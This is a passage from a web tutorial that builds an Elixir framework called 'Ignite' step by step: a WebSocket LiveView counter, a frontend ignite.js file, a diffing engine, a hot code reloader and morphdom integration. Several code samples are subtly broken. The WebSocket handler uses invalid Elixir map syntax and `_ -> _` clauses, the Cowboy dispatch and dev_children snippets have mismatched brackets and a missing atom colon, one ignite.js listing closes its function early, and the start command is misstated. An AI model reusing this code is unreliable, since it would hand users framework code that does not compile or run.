Update `mix.exs` — add `{:jason, "~> 1.4"}` to the deps list, then run `mix deps.get`.

Update `lib/my_app/router.ex` — add a route for the counter page:

```

get "/counter", to: MyApp.WelcomeController, action: :counter

```

Update `lib/my_app/controllers/welcome_controller.ex` — add a `counter` action that serves an HTML page with inline JavaScript:

```

def counter(conn) do
  html(conn, """
<!DOCTYPE html>
<html>
<head><title>Live Counter</title></head>
<body style="font-family: sans-serif; text-align: center; margin-top: 50px;">
  <div id="ignite-app">Connecting...</div>
  <script>
    var socket = new WebSocket("ws://" + location.host + "/live");
    var container = document.getElementById("ignite-app");

    socket.onmessage = function(event) {
      var data = JSON.parse(event.data);
      if (data.html) container.innerHTML = data.html;
    };

    document.addEventListener("click", function(e) {
      var target = e.target;
      while (target && target !== document) {
        var eventName = target.getAttribute("ignite-click");
        if (eventName) {
          socket.send(JSON.stringify({event: eventName, params: {}}));
          return;
        }
        target = target.parentElement;
      }
    });
  </script>
</body>
</html>
  """)
end

```

The `/counter` route serves an HTML page with inline JavaScript that: 1. Opens a WebSocket to `/live` 2. Listens for `ignite-click` attributes on clicked elements 3. Sends events as JSON to the server 4. Updates `#ignite-app` innerHTML with server responses

How It Works

1. Browser visits `/counter`
→ Server sends HTML page with JS
2. JS opens WebSocket to `/live`
→ Cowboy upgrades connection
→ Handler calls `CounterLive.mount` → `{:ok, %{count: 0}}`
→ Handler calls `CounterLive.render(%{count: 0})`
→ Sends `{html: "<h1>Count: 0</h1>..."}` to browser
3. User clicks "+1" button (has `ignite-click="increment"`)
→ JS sends `{event: "increment", params: {}}`
→ Handler calls `CounterLive.handle_event("increment", ...)`
→ assigns becomes `%{count: 1}`
→ Handler calls `CounterLive.render(%{count: 1})`
→ Sends `{html: "<h1>Count: 1</h1>..."}` to browser
→ JS updates `#ignite-app`
4. Repeat – no page reload!

Try It Out

1. Install the new dependency:

```
mix deps.get
```

1. Start the server: `mix -S mix`
2. Visit `http://localhost:4000/counter`
3. Click the **+1** button — the counter updates instantly without any page reload!
4. Open a second browser tab to the same URL — each tab has its own independent counter (its own BEAM process).
5. Check the terminal — you'll see the mount log: `[info] [LiveView] Mounted MyApp.CounterLive`

File Checklist

File	Status
<code>lib/ignite/live_view.ex</code>	New
<code>lib/ignite/live_view/handler.ex</code>	New
<code>lib/my_app/live/counter_live.ex</code>	New
<code>lib/ignite/application.ex</code>	Modified
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified
<code>lib/my_app/router.ex</code>	Modified
<code>mix.exs</code>	Modified
<code>mix.lock</code>	Modified (auto-generated by <code>mix deps.get</code>)

What's Next

The JS is currently inline in the controller. In **Step 13**, we'll extract it into a proper `assets/ignite.js` file and make the LiveView host page a reusable template.

[← Previous: Step 11 - Error Handler](#) | [Next: Step 13 - Frontend JS Glue →](#)

Step 13: Frontend JS Glue

What We're Building

In Step 12, the JavaScript was inline in the controller — messy and not reusable. Now we're extracting it into a proper `assets/ignite.js` file that:

1. Connects to the LiveView WebSocket
2. Listens for `ignite-click` events using **event delegation**
3. Sends events as JSON to the server
4. Updates the DOM with HTML from the server

We'll also serve static files via Cowboy and use a reusable EEx template for LiveView pages.



Concepts You'll Learn


Event Delegation

Instead of attaching a click listener to every button, we attach **one** listener to the entire document:

```
document.addEventListener("click", function(e) {
  var target = e.target;
  while (target && target !== document) {
    var eventName = target.getAttribute("ignite-click");
    if (eventName) {
      socket.send(JSON.stringify({event: eventName, params: {}}));
      return;
    }
    target = target.parentElement;
  }
});
```

Why delegation? - Works on elements that don't exist yet (dynamically added by LiveView) - One listener instead of hundreds - Walking up the DOM

tree catches clicks on child elements (e.g., icon inside a button)



Custom HTML Attributes

We use `ignite-click` as a custom attribute convention:

```
<button ignite-click="increment">+1</button>
<button ignite-click="decrement" ignite-value="5">-5</button>
```

When clicked, the JS reads the attribute and sends it as the event name. The optional `ignite-value` passes additional data.

Static File Serving with Cowboy

Cowboy has a built-in static file handler:

```
{"/assets/...", :cowboy_static, {:dir, "assets"}}
```

This serves any file under the `assets/` directory at `/assets/...`. A request for `/assets/ignite.js` reads `assets/ignite.js` from disk.

IIFE (Immediately Invoked Function Expression)

The JS is wrapped in an IIFE to avoid polluting the global scope:

```
(function() {
  "use strict";
  // All code here is private
})();
```

The Code

`assets/ignite.js`

Create `assets/ignite.js`:

```

/**
 * Ignite.js – Frontend glue for Ignite LiveView.
 *
 * Protocol:
 * - On mount: server sends {html: "<div>...</div>"}
 * - On update: server sends {html: "<div>...</div>"}
 * - JS replaces #ignite-app innerHTML with server HTML
 *
 * Supported attributes:
 * - ignite-click="event" – sends event on click
 * - ignite-value="val" – optional static value sent with click events
 */
(function () {
    "use strict";

    var APP_CONTAINER_ID = "ignite-app";
    var socket = null;

    function connect() {
        var container = document.getElementById(APP_CONTAINER_ID);
        if (!container) return;

        var livePath = container.dataset.livePath || "/live";
        var protocol = location.protocol === "https:" ? "wss:" : "ws:";
        var host = location.host;

        socket = new WebSocket(protocol + "://" + host + livePath);

        socket.onopen = function () {
            console.log("[Ignite] LiveView connected");
        };

        socket.onmessage = function (event) {
            var data = JSON.parse(event.data);
            if (data.html) {
                container.innerHTML = data.html;
            }
        };

        socket.onclose = function () {
            console.log("[Ignite] LiveView disconnected");
        };
    }

    // --- Event delegation ---
    // One listener on the document catches all ignite-click events,
    // even on elements added dynamically by LiveView.
    document.addEventListener("click", function (e) {
        var target = e.target;
        while (target && target !== document) {
            var eventName = target.getAttribute("ignite-click");
            if (eventName) {
                e.preventDefault();
                var params = {};
                var value = target.getAttribute("ignite-value");
                if (value) params.value = value;
                if (socket && socket.readyState === WebSocket.OPEN) {
                    socket.send(JSON.stringify({ event: eventName, params: params }));
                }
                return;
            }
            target = target.parentElement;
        }
    });

    // Connect when DOM is ready
    if (document.readyState === "loading") {
        document.addEventListener("DOMContentLoaded", connect);
    } else {
        connect();
    }
})();

```

The complete frontend glue: - WebSocket connection with automatic `ws: / wss:` protocol detection - Event delegation for `ignite-click` with DOM tree walking - Optional `ignite-value` for passing data with events - Connection lifecycle logging

`templates/live.html.eex`

Create `templates/live.html.eex` :

```
<!DOCTYPE html>
<html>
<head>
  <title><%= @title || "Ignite LiveView" %></title>
  <style>
    body {
      font-family: system-ui, -apple-system, sans-serif;
      text-align: center;
      margin-top: 50px;
      color: #333;
    }
    button { cursor: pointer; margin: 5px; }
    #ignite-app { min-height: 100px; }
  </style>
</head>
<body>
  <div id="ignite-app" data-live-path="<%= @live_path || "/live" %>">Connecting...</div>
  <hr>
  <p><small>Powered by <a href="/">Ignite</a></small></p>
  <script src="/assets/ignite.js"></script>
</body>
</html>
```

A reusable template for LiveView pages: - Contains `#ignite-app` container div with a `data-live-path` attribute - Loads `ignite.js` via `<script src="/assets/ignite.js">` - Accepts `title` and `live_path` assigns

Updated Application

Update `lib/ignite/application.ex` — add a static file route for `/assets/[...]` to the Cowboy dispatch rules:

```
dispatch =
  :cowboy_router.compile([
    {:_ ,
     [
       {"/live", Ignite.LiveView.Handler, %{view: MyApp.CounterLive}},
       {"/assets/[...]", :cowboy_static, {dir, "assets"}},
       {"/[...]", Ignite.Adapters.Cowboy, []}
     ]
    })
```

Note: the `/assets/[...]` route must come **before** the `"/[...]"` catch-all, otherwise Cowboy would never match it.

Updated Controller

Update `lib/my_app/controllers/welcome_controller.ex` — replace the inline-JS `counter` action with:

```
def counter(conn) do
  render(conn, "live", title: "Live Counter – Ignite")
end
```

The inline JavaScript from Step 12 is replaced by the external `ignite.js` file.

How It Works

1. GET /counter
 - Server renders templates/live.html.eex
 - Browser loads the page
 - Browser fetches /assets/ignite.js
2. ignite.js opens WebSocket to /live
 - Server sends initial HTML: {html: "<div>Count: 0...</div>"}
 - JS puts it in #ignite-app
3. User clicks <button ignite-click="increment">
 - JS catches click via document listener
 - Walks DOM tree, finds ignite-click="increment"
 - Sends: {event: "increment", params: {}}
4. Server processes event, re-renders
 - Sends: {html: "<div>Count: 1...</div>"}
 - JS updates #ignite-app

Try It Out

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/counter`
3. Click the buttons — same live counter, but now powered by the external `ignite.js` file.
4. Open DevTools (F12) → Network tab. You should see:
5. `/counter` — the HTML page
6. `/assets/ignite.js` — the JS file
7. `/live` — the WebSocket connection (type: "websocket")
8. In the Console tab, you'll see: `[Ignite] LiveView connected`

File Checklist

File	Status
<code>assets/ignite.js</code>	New
<code>templates/live.html.eex</code>	New
<code>lib/ignite/application.ex</code>	Modified
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified

What's Next

Currently, the server sends the **entire HTML** every time something changes. If you had a large page and only one number changed, you'd still be sending kilobytes of HTML.

In **Step 14**, we'll build a **Diffing Engine** that splits templates into "statics" (HTML that never changes) and "dynamics" (values that do). The server will only send the changed values, reducing bandwidth by 90%.

[← Previous: Step 12 - LiveView \(WebSocket\)](#) | [Next: Step 14 - Diffing Engine →](#)


Step 14: Diffing Engine

What We're Building

Currently, the server sends the **entire HTML** on every update. If you have a page with 100 table rows and one number changes, you'd send all 100 rows again.

The diffing engine splits HTML into: - **Statics**: Parts that never change (HTML tags, labels, etc.) - **Dynamics**: Values that change (counters, names, timestamps, etc.)

On mount, the server sends both. On updates, it sends **only dynamics**. The browser zips them together to reconstruct the full HTML.



Concepts You'll Learn


Statics and Dynamics

Consider this template:

```
"<h1>Count: #{count}</h1><p>Hello</p>"
```

Split into: - Statics: `["<h1>Count: ", "</h1><p>Hello</p>"]` - Dynamics: `["42"]`

Template: `"<h1>Count: #{count}</h1><p>Hello</p>"`



Statics: `["<h1>Count: ", "</h1><p>Hello</p>"]`
Dynamics: `["42"]`

Zip: `statics[0] + dynamics[0] + statics[1]`
`= "<h1>Count: " + "42" + "</h1><p>Hello</p>"`

The statics **never change** between renders. Only the `42` changes. So on updates, we only send `["43"]` instead of the full HTML.

The Wire Protocol

Mount message (first connection):

```
{"s": ["<h1>Count: ", "</h1><p>Hello</p>"], "d": ["0"]}
```

Update message (after event):

```
{"d": ["1"]}
```

The frontend saves the statics from the first message and reuses them:

```
statics[0] + dynamics[0] + statics[1]  
"<h1>Count: " + "1" + "</h1><p>Hello</p>"
```

Bandwidth Savings

Without diffing: `<h1>Count: 42</h1><p>Hello</p>` = 36 bytes per update With diffing: `{"d": ["42"]}` = 12 bytes per update

For large pages, the savings are dramatic — potentially 90%+ reduction.

Array Zipping

The JS reconstruction logic zips two arrays:

```
function buildHtml(statics, dynamics) {  
  var html = "";  
  for (var i = 0; i < statics.length; i++) {  
    html += statics[i];  
    if (i < dynamics.length) {  
      html += dynamics[i];  
    }  
  }  
  return html;  
}
```

Statics always has one more element than dynamics (the parts between and around the dynamic values).

The Code

`lib/ignite/live_view/engine.ex` (New)

Create `lib/ignite/live_view/engine.ex` :

```

defmodule Ignite.LiveView.Engine do
  @moduledoc """
  Splits rendered HTML into statics and dynamics for efficient updates.

  Our simplified version treats the entire rendered HTML as one dynamic
  chunk. A production engine would parse EEx templates at compile time
  to track each interpolation separately (we'll do that in Step 24).
  """

  @doc "Renders a view and returns {statics, dynamics} for mount."
  def render(view_module, assigns) do
    html = apply(view_module, :render, [assigns])
    # Wrap entire HTML as a single dynamic value
    {["", ""], [html]}
  end

  @doc "Renders and returns only the dynamics list for updates."
  def render_dynamics(view_module, assigns) do
    html = apply(view_module, :render, [assigns])
    [html]
  end
end

```

The engine provides two functions: - `render/2` — returns `{statics, dynamics}` (used on mount) - `render_dynamics/2` — returns only dynamics (used on updates)

The statics `["", ""]` are empty strings that surround the single dynamic value. This is a simplified first version — in Step 24, we'll build a real EEx engine that tracks each `<%= expr %>` separately for fine-grained diffing.

Updated Handler

Replace `lib/ignite/live_view/handler.ex` with:

```

defmodule Ignite.LiveView.Handler do
  @behaviour :cowboy_websocket

  alias Ignite.LiveView.Engine

  require Logger

  @impl true
  def init(req, state) do
    {:cowboy_websocket, req, state}
  end

  # On mount: send statics + dynamics
  @impl true
  def websocket_init(state) do
    view_module = state.view

    case apply(view_module, :mount, [%{}, %{}]) do
      {:ok, assigns} ->
        {statics, dynamics} = Engine.render(view_module, assigns)
        Logger.info("[LiveView] Mounted #{inspect(view_module)}")
        payload = Jason.encode!({s: statics, d: dynamics})
        {:reply, {:text, payload}, %{view: view_module, assigns: assigns}}
      _ ->
        _
    end
  end

  # On event: send only dynamics
  @impl true
  def websocket_handle({:text, json}, state) do
    case Jason.decode!(json) do
      %{"event" => event, "params" => params} ->
        case apply(state.view, :handle_event, [event, params, state.assigns]) do
          {:noreply, new_assigns} ->
            dynamics = Engine.render_dynamics(state.view, new_assigns)
            payload = Jason.encode!({d: dynamics})
            {:reply, {:text, payload}, %{state | assigns: new_assigns}}
          _ ->
            _
        end
      _ ->
        _
    end
  end

  @impl true
  def websocket_handle(_frame, state), do: {:ok, state}

  @impl true
  def websocket_info(_msg, state), do: {:ok, state}
end

```

Updated `assets/ignite.js`

Replace `assets/ignite.js` with:

```

(function () {
  "use strict";

  var APP_CONTAINER_ID = "ignite-app";
  var statics = null; // Saved from first message, reused for every update
  var socket = null;

  // --- Reconstruct HTML from statics + dynamics ---
  function buildHtml(statics, dynamics) {
    var html = "";
    for (var i = 0; i < statics.length; i++) {
      html += statics[i];
      if (i < dynamics.length) {
        html += dynamics[i];
      }
    }
    return html;
  }
}

```

```

function connect() {
  var container = document.getElementById(APP_CONTAINER_ID);
  if (!container) return;

  var livePath = container.dataset.livePath || "/live";
  var protocol = location.protocol === "https:" ? "wss:" : "ws:";

  socket = new WebSocket(protocol + "://" + location.host + livePath);

  socket.onopen = function () {
    console.log("[Ignite] LiveView connected");
  };

  socket.onmessage = function (event) {
    var data = JSON.parse(event.data);

    // Mount message: save statics
    if (data.s) {
      statics = data.s;
    }

    // Update: use saved statics + new dynamics
    if (data.d && statics) {
      var html = buildHtml(statics, data.d);
      container.innerHTML = html;
    }
  };

  socket.onclose = function () {
    console.log("[Ignite] LiveView disconnected");
  };
}

// --- Event delegation ---
document.addEventListener("click", function (e) {
  var target = e.target;
  while (target && target !== document) {
    var eventName = target.getAttribute("ignite-click");
    if (eventName) {
      e.preventDefault();
      var params = {};
      var value = target.getAttribute("ignite-value");
      if (value) params.value = value;
      if (socket && socket.readyState === WebSocket.OPEN) {
        socket.send(JSON.stringify({ event: eventName, params: params }));
      }
      return;
    }
    target = target.parentElement;
  }
});

if (document.readyState === "loading") {
  document.addEventListener("DOMContentLoaded", connect);
} else {
  connect();
}
})();

```

The JS now: 1. Saves statics from the first message (`data.s`) 2. Uses `buildHtml()` to reconstruct HTML from statics + dynamics 3. Works with both mount messages (`{s, d}`) and update messages (`{d}`)

How It Works

```
Mount:
  Server: {s: ["", ""], d: ["<h1>Count: 0</h1>..."]}
  JS:     statics = ["", ""]
        innerHTML = "" + "<h1>Count: 0</h1>..." + ""

Click +1:
  Server: {d: ["<h1>Count: 1</h1>..."]}
  JS:     innerHTML = "" + "<h1>Count: 1</h1>..." + ""
        (reuses saved statics)
```

Try It Out

1. Start the server: `iex -S mix`
2. Visit `http://localhost:4000/counter`
3. Open DevTools → Network → WS (WebSocket) tab
4. Look at the messages:
5. First message has both `s` and `d` keys
6. Subsequent messages (after clicks) only have `d`
7. The counter still works exactly the same — the optimization is transparent to the user.

File Checklist

File	Status
<code>lib/ignite/live_view/engine.ex</code>	New
<code>lib/ignite/live_view/handler.ex</code>	Modified
<code>assets/ignite.js</code>	Modified

What's Next

Changing a controller file requires restarting the entire server. In **Step 15**, we'll build a **Hot Code Reloader** — a GenServer that watches for file changes and recompiles modules on the fly, without dropping any connections.

[← Previous: Step 13 - Frontend JS Glue](#) | [Next: Step 15 - Hot Code Reloader →](#)


Step 15: Hot Code Reloader

What We're Building

Right now, changing a controller file requires restarting the server. That's slow and kills your development flow.

We're building a GenServer that watches `lib/` for file changes and **recompiles modules on the fly** — without restarting the server or dropping any WebSocket connections.

This is possible because the BEAM VM supports **hot code swapping**.




Concepts You'll Learn

Hot Code Swapping

The BEAM VM can hold two versions of a module in memory at once: the "current" version and the "old" version.

When you call `Code.compile_file("lib/my_app/router.ex")`, the VM: 1. Compiles the file into a new module version 2. Makes the new version "current" 3. Existing processes finish their current function call with the old version 4. The next function call uses the new version

BEAM VM Memory



No processes crash. No connections drop.

File.stat/1

Returns metadata about a file, including its modification time:

```
{:ok, stat} = File.stat("lib/ignite/server.ex")
stat.mtime #=> {{2024, 3, 15}, {10, 30, 45}}
```

We compare mtimes to detect which files changed.

Process.send_after/3

Schedules a message to be delivered to a process after a delay:

```
Process.send_after(self(), :check, 1_000)
# After 1 second, this process receives the :check message
```

We use this to poll for changes every second. The GenServer's `handle_info(:check, state)` callback handles the message.

Path.wildcard/1

Finds files matching a glob pattern:

```
Path.join("lib", "**/*.ex") |> Path.wildcard()
#=> ["lib/ignite.ex", "lib/ignite/server.ex", ...]
```

`**` means "any directory depth".

Code.compile_file/1

Compiles an Elixir source file and loads the resulting modules:

```
Code.compile_file("lib/my_app/controllers/welcome_controller.ex")
```

This replaces the in-memory module with the new version from the file.

Dev-only Children

We only start the reloader in development mode:

```
defp dev_children do
  if Mix.env() == :dev do
    [{Ignite.Reloader, [path: "lib"]}]}
  else
    []
  end
end
```

In production, `Mix.env()` returns `:prod`, so the reloader isn't started.

self()

`self()` returns the **PID** (Process ID) of the current process:

```
self() #=> #PID<0.123.0>
```

Every piece of Elixir code runs inside a process. `self()` lets a process refer to itself — here we use it with `Process.send_after(self(), :check, 1000)` to send a message to ourselves after a delay.

handle_info

GenServer has three message handlers: - `handle_call` — for synchronous requests (caller waits for a reply) - `handle_cast` — for async fire-and-forget requests - `handle_info` — for **all other messages** (timers, signals, raw `send/2`)

`Process.send_after` sends a raw message, so it arrives in `handle_info`, not `handle_call` or `handle_cast`.

The Code

`lib/ignite/reloader.ex`

Create `lib/ignite/reloader.ex`:

```

defmodule Ignite.Reloader do
  use GenServer
  require Logger

  @check_interval 1_000

  def start_link(opts \\ []) do
    path = Keyword.get(opts, :path, "lib")
    GenServer.start_link(__MODULE__, path, name: __MODULE__)
  end

  @impl true
  def init(path) do
    state = %{
      path: path,
      mtimes: get_mtimes(path)
    }

    schedule_check()
    Logger.info("[Reloader] Watching #{path}/ for changes...")
    {:ok, state}
  end

  @impl true
  def handle_info(:check, state) do
    new_mtimes = get_mtimes(state.path)

    if new_mtimes != state.mtimes do
      reload_changed(state.mtimes, new_mtimes)
    end

    schedule_check()
    {:noreply, %{state | mtimes: new_mtimes}}
  end

  # Scan lib/ for all .ex files and record their modification times.
  defp get_mtimes(path) do
    Path.join(path, "**/*.ex")
    |> Path.wildcard()
    |> Enum.into(%{}, fn file ->
      case File.stat(file) do
        {:ok, stat} -> {file, stat.mtime}
        _ -> {file, nil}
      end
    end)
  end

  # Find files that changed and recompile them.
  defp reload_changed(old_mtimes, new_mtimes) do
    Enum.each(new_mtimes, fn {file, mtime} ->
      old_mtime = Map.get(old_mtimes, file)

      if mtime != old_mtime do
        Logger.info("[Reloader] Recompiling: #{file}")

        try do
          Code.put_compiler_option(:ignore_module_conflict, true)
          Code.compile_file(file)
          Code.put_compiler_option(:ignore_module_conflict, false)
        rescue
          error ->
            Logger.error("[Reloader] Compile error in #{file}: #{Exception.message(error)}")
        end
      end
    end)
  end

  defp schedule_check do
    Process.send_after(self(), :check, @check_interval)
  end
end

```

The GenServer: 1. On init: scans `lib/**/*.ex` and records all file modification times 2. Every second: re-scans and compares mtimes 3. If a file

changed: calls `Code.compile_file/1` to hot-swap it 4. Compilation errors are caught with `try/rescue` — don't crash the reloader

Updated `lib/ignite/application.ex`

Update `lib/ignite/application.ex` — add a `dev_children/0` helper and append it to the children list:

```
children = [
  %{id: :cowboy_listener, start: {:cowboy, :start_clear, [...]}}
] ++ dev_children()

# ...

defp dev_children do
  if Mix.env() == :dev do
    [{Ignite.Reloader, [path: "lib"]}]]
  else
    []
  end
end
```

How It Works

```
1. Server starts → Reloader starts → Records mtimes for all .ex files

2. Every 1 second:
  Reloader: Scan lib/**/*.ex
  Compare mtimes with saved versions
  Nothing changed → do nothing

3. You edit lib/my_app/controllers/welcome_controller.ex

4. Next check (within 1 second):
  Reloader: File mtime changed!
  → Code.compile_file("lib/my_app/.../welcome_controller.ex")
  → New module version loaded into VM
  → Next request uses the new code

5. No restart needed. No connections dropped.
```

Try It Out

- 1. Start the server: `iex -S mix`
- You should see: `[info] [Reloader] Watching lib/ for changes...`
- 1. Visit `http://localhost:4000/` → "Welcome to Ignite!"
- 2. **Without stopping the server**, open `lib/my_app/controllers/welcome_controller.ex` and change the index response: `elixir def index(conn) do text(conn, "Welcome to Ignite! (hot reloaded)") end`
- 3. Save the file. Check your terminal: `[info] [Reloader] Recompiling: lib/my_app/controllers/welcome_controller.ex`
- 4. Refresh `http://localhost:4000/` → "Welcome to Ignite! (hot reloaded)"

The change took effect without restarting the server!

- 1. If you have the `/counter` LiveView open in another tab, it still works with its current count — the reloader didn't affect it.

File Checklist

File	Status
<code>lib/ignite/reloader.ex</code>	New

lib/ignite/application.ex	Modified
---------------------------	----------

What's Next

Our LiveView updates the DOM by replacing `innerHTML`. This works, but it has a problem: if the user is typing in an input field and the server pushes an update, the input loses focus and the text disappears.

In **Step 16**, we'll integrate **Morphdom** — a DOM diffing library that only updates the elements that actually changed, preserving focus, input state, and CSS animations.

[← Previous: Step 14 - Diffing Engine](#) | [Next: Step 16 - Morphdom Integration →](#)


Step 16: Morpdom Integration

What We're Building

Our LiveView currently uses `innerHTML` to update the page. This has a major problem: it **destroys and recreates** all DOM elements, which:

- Loses input focus (user typing in a text box gets interrupted)
- Kills CSS animations mid-transition
- Resets scroll position inside scrollable elements
- Breaks third-party widgets that store state in the DOM

Morpdom solves this by comparing the old and new HTML and only updating the specific elements that actually changed.



Concepts You'll Learn

innerHTML vs DOM Diffing

innerHTML (before):

```
container.innerHTML = "<div><input value='hello'><p>Count: 5</p></div>";
// → Browser destroys ALL child elements
// → Rebuilds everything from scratch
// → Input loses focus, user's cursor position gone
```


morpdom (after):

```
morpdom(container, newHtml);
// → Compares old DOM tree with new HTML
// → Only updates <p>Count: 5</p> → <p>Count: 6</p>
// → Input stays untouched – focus preserved!
```

How Morpdom Works

Morpdom walks both trees (old DOM and new HTML) simultaneously:

1. **Same element, same attributes** → skip (no change needed)
2. **Same element, different attributes** → update only the attributes
3. **Same element, different text** → update only the text content
4. **New element** → insert it
5. **Missing element** → remove it



This is much faster than recreating everything, especially for large pages.

onBeforeElUpdated Hook

Morphdom lets you intercept updates with hooks:

```
morphdom(container, newHtml, {
  onBeforeElUpdated: function(fromEl, toEl) {
    // Preserve value of focused inputs
    if (fromEl === document.activeElement && fromEl.tagName === "INPUT") {
      toEl.value = fromEl.value;
    }
    return true; // true = proceed with update
  }
});
```

This prevents the input's value from being overwritten when the user is actively typing.

Graceful Fallback

If morphdom fails to load, `ignite.js` falls back to `innerHTML` :

```
function applyUpdate(container, newHtml) {
  if (typeof morphdom === "function") {
    // Use morphdom for efficient patching
    morphdom(container, wrapper);
  } else {
    // Fallback: replace everything
    container.innerHTML = newHtml;
  }
}
```

The Code

`assets/morphdom.min.js` **(New)**

Download **morphdom** from the npm package and place it at `assets/morphdom.min.js` :

```
curl -o assets/morphdom.min.js https://unpkg.com/morphdom@2.7.4/dist/morphdom-umd.min.js
```

Alternatively, install via npm and copy the UMD bundle:

```
npm install morphdom
cp node_modules/morphdom/dist/morphdom-umd.min.js assets/morphdom.min.js
```

The morphdom library (~12KB minified) is loaded via a `<script>` tag before `ignite.js` so it's available as a global `morphdom` function.

Updated `assets/ignite.js`

Replace `assets/ignite.js` with the full updated file. The key changes from Step 14: - New `applyUpdate()` function that uses morphdom instead of `innerHTML` - The `socket.onmessage` handler now calls `applyUpdate(container, html)` instead of `container.innerHTML = html`

```
/**
 * Ignite.js – Frontend glue for Ignite LiveView.
 *
 * Uses morphdom for efficient DOM patching:
 * - Instead of replacing innerHTML (which destroys focus, animations, etc.),
 *   morphdom compares the old and new HTML and only updates what changed.
 *
 * Protocol:
 * - On mount: server sends {s: [...statics], d: [...dynamics]}
 * - On update: server sends {d: [...dynamics]}
 * - JS zips statics + dynamics, then morphdom patches the DOM
 */

(function () {
    "use strict";

    // --- Configuration ---
    var LIVE_PATH = "/live";
    var APP_CONTAINER_ID = "ignite-app";

    // Statics are saved from the first message and reused for every update
    var statics = null;

    // --- WebSocket Connection ---
    var protocol = window.location.protocol === "https:" ? "wss:" : "ws:";
    var socket = new WebSocket(protocol + "://" + window.location.host + LIVE_PATH);

    // --- Reconstruct HTML from statics + dynamics ---
    function buildHtml(statics, dynamics) {
        var html = "";
        for (var i = 0; i < statics.length; i++) {
            html += statics[i];
            if (i < dynamics.length) {
                html += dynamics[i];
            }
        }
        return html;
    }

    // --- Apply update to DOM ---
    // Uses morphdom if available, falls back to innerHTML
